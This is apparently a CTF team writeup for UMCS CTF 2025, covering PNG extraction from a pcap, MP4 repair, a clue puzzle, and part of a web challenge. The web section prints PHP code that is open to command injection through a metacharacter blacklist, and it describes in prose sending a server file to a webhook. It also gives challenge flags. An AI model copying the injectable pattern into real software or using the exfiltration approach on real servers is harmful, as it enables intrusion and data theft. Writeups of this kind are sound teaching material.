

UMCS CTF 2025 WRITEUP



TEAM A

This writeup is intended solely for submission purposes and does not serve as a detailed knowledge-sharing resource.

Contents


Forensic	3
Hidden in Plain Graphic.....	3
Stegnography.....	8
Broken.....	8
Hotline Miami.....	10
Web	13
Healthcheck	13
Straightforward.....	16
Cryptography.....	22
Gist of Samuel.....	22
PWN	25
Babysc.....	25
Liveleak	30
Reverse Engineering.....	37
Http-server.....	37

Forensic


Hidden in Plain Graphic




Given wireshark file plain_zight.pcap



Go to protocol hierarchy



We can see the http segment have 31 percent packets of the whole file, maybe there where the target file is, sort according to the size,



And we can see the packet 562 have biggest size

Double click on it and follow tcp stream, we can see the png header of it



So, we can copy the value, paste it on notepad and save it as png

But we got an error, print the hex value and paste it on cyberchef to conduct further analysis

We can see the header value is modified so we fix it

FILE STRUCTURE

1. File Signature

First part in a PNG file (every file also the same), we have a signature.

Signature is the part that tells what type of file a certain file is. Normally we look at the extension of a file to identify what type of file it is. But extensions can be spoof to anything without corrupting the file, while file signature can't. For example, I can rename my image file to 'image.zip' and the image file can still be opened. But when I change the file signature to other thing, the file can't be opened. To see a PNG file header we can use hex editor and look at the first row.

89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 **PN****G**....**IHDR**

As you can see the first 8 bytes that I highlighted is the part that tells this is a PNG file and you can see at the right part it literally says 'PNG'. So every PNG file should have this 8 bytes 89 50 4E 47 0D 0A 1A 0A . To learn more about various file signature or file header, you can refer to [this](#).

And we got the picture,

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar listing various conversion options like From Octal, From BCD, From Hex, etc.
- Recipe:** Set to "From Hex".
 - From Hex:** Delimiter set to "Auto".
 - Render Image:** Input format set to "Raw".
- Input:** A large hex dump of the image data.
- Output:** The resulting image, which is a black and white line-art icon of a padlock inside a circle, surrounded by several smaller circular nodes connected by lines, resembling a network or a keychain.

Submit on aperisolve for image analysis

The screenshot shows the zsteg interface with the following details:

- Zsteg:** The title bar.
- File List:** A list of extracted files:
 - b1,r,lsb,xy .. text: "b^~SyY[ww"
 - b1,rgb,lsb,xy .. text: "24:umcs{h1dd3n_1n_png_st3g}"
 - b1,abgr,lsb,xy .. text: "A3tgA#tga"
 - b1,abgr,msb,xy .. file: Linux/i386 core file
 - b2,r,lsb,xy .. file: Linux/i386 core file
 - b2,g,lsb,xy .. file: Linux/i386 core file
 - b2,g,msb,xy .. file: Linux/i386 core file
 - b2,b,lsb,xy .. file: Linux/i386 core file
 - b2,b,msb,xy .. file: Linux/i386 core file
 - b2,abgr,lsb,xy .. file: 0420 Alliant virtual executable not stripped
 - b3,bgr,msb,xy .. file: StarOffice Gallery theme \001\002, 16711680 objects, 1st
 - b3,abgr,lsb,xy .. file: StarOffice Gallery theme \020, 8388680 objects, 1st A
 - b4,r,lsb,xy .. file: Novell LANalyzer capture file
 - b4,b,lsb,xy .. file: 0420 Alliant virtual executable not stripped
 - b4,rgba,msb,xy .. file: Applesoft BASIC program data, first line number 8


And we found the flag on zsteg

FLAG

umcs{h1dd3n_1n_png_st3g}

Steganography

Broken



We were given with mp4 file but unable to play it

Open using hexedit for hex analysis

There is some fake header there


Remove and fix it

			mpeg	
00 00 01 B3	NULNULNUL ³	0	mpg mpeg	MPEG-1 video and MPEG-2 video (MPEG-1 Part 2 and MPEG-2 Part 2)
66 74 79 70 69 73 6F 6D	ftypisom	4	mp4	ISO Base Media file (MPEG-4)
66 74 79 70 4D 53 4E 56	ftypMSNV	4	mp4	MPEG-4 video file

But the file still cannot be fixed


So im using other alternative, easeus to fix the mp4 file, upload it and wait for response

<https://repair.easeus.com/>




We got the email of the video telling that the repair was done

And watching the video we can see the flag




umcs{h1dd3n_1n_fr4m3}

Hotline Miami




So, from that link, I download the three files given




I upload the rooster.jpg in the Aperisolve.com to find out more on how to decrypt the information from that image.

Then I found a name called “RICHARD” in the Strings list that can be useful information.



Next for the **iamthekidyouknowwhatimean.wav** file, I upload it and edit the sound layer in audacity and found text “WATCHING 1989”



Then for the last file **readme.txt** shows the interesting text “Subject_Be_Verb_Year” which can be a clue for finding the flag

```
DO YOU LIKE HURTING OTHER PEOPLE?  
Subject_Be_Verb_Year
```

So, from all information I've had so far which are:


- RICHARD
- WATCHING 1989
- Subject_Be_Verb_Year

Going back, since this challenge didn't state clearly the flag format answer to be follow, so I take time to think and conclude that "Subject_Be_Verb_Year" can be as the format answer and I put "Richard" as Subject, "Watching 1989" as Verb and Year.

So, I try to create the flag from it which is "**umcs{Richard_is_watching_1989}**" and submit it & wala, it works perfectly!

Web

Healthcheck



A screenshot of a web application interface. At the top, it says 'Health Check Your Webpage'. Below that is a text input field with the placeholder 'Enter URL'. To the right of the input field is a blue 'Check' button. Underneath the button, the text 'Response Code: HTTP/2 200' is displayed. The rest of the page is a large, empty gray area.

Given web application that can input valid url to give response code.

```

<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL, '$', ';', '&', '#', '^', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\'];


    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>


```

Based on the code given, the application use to execute command from curl and grep to give the response code output. So, command injection is possible here but all the characters that typically used in command injection got filtered.



After trying to find possible ways to bypass the filter it come to dead end then I try to use the **curl** command from the code to fetch file name **hopes_and_dreams** which are given in the challenge description and send it to the webhook site act as legitimate url.

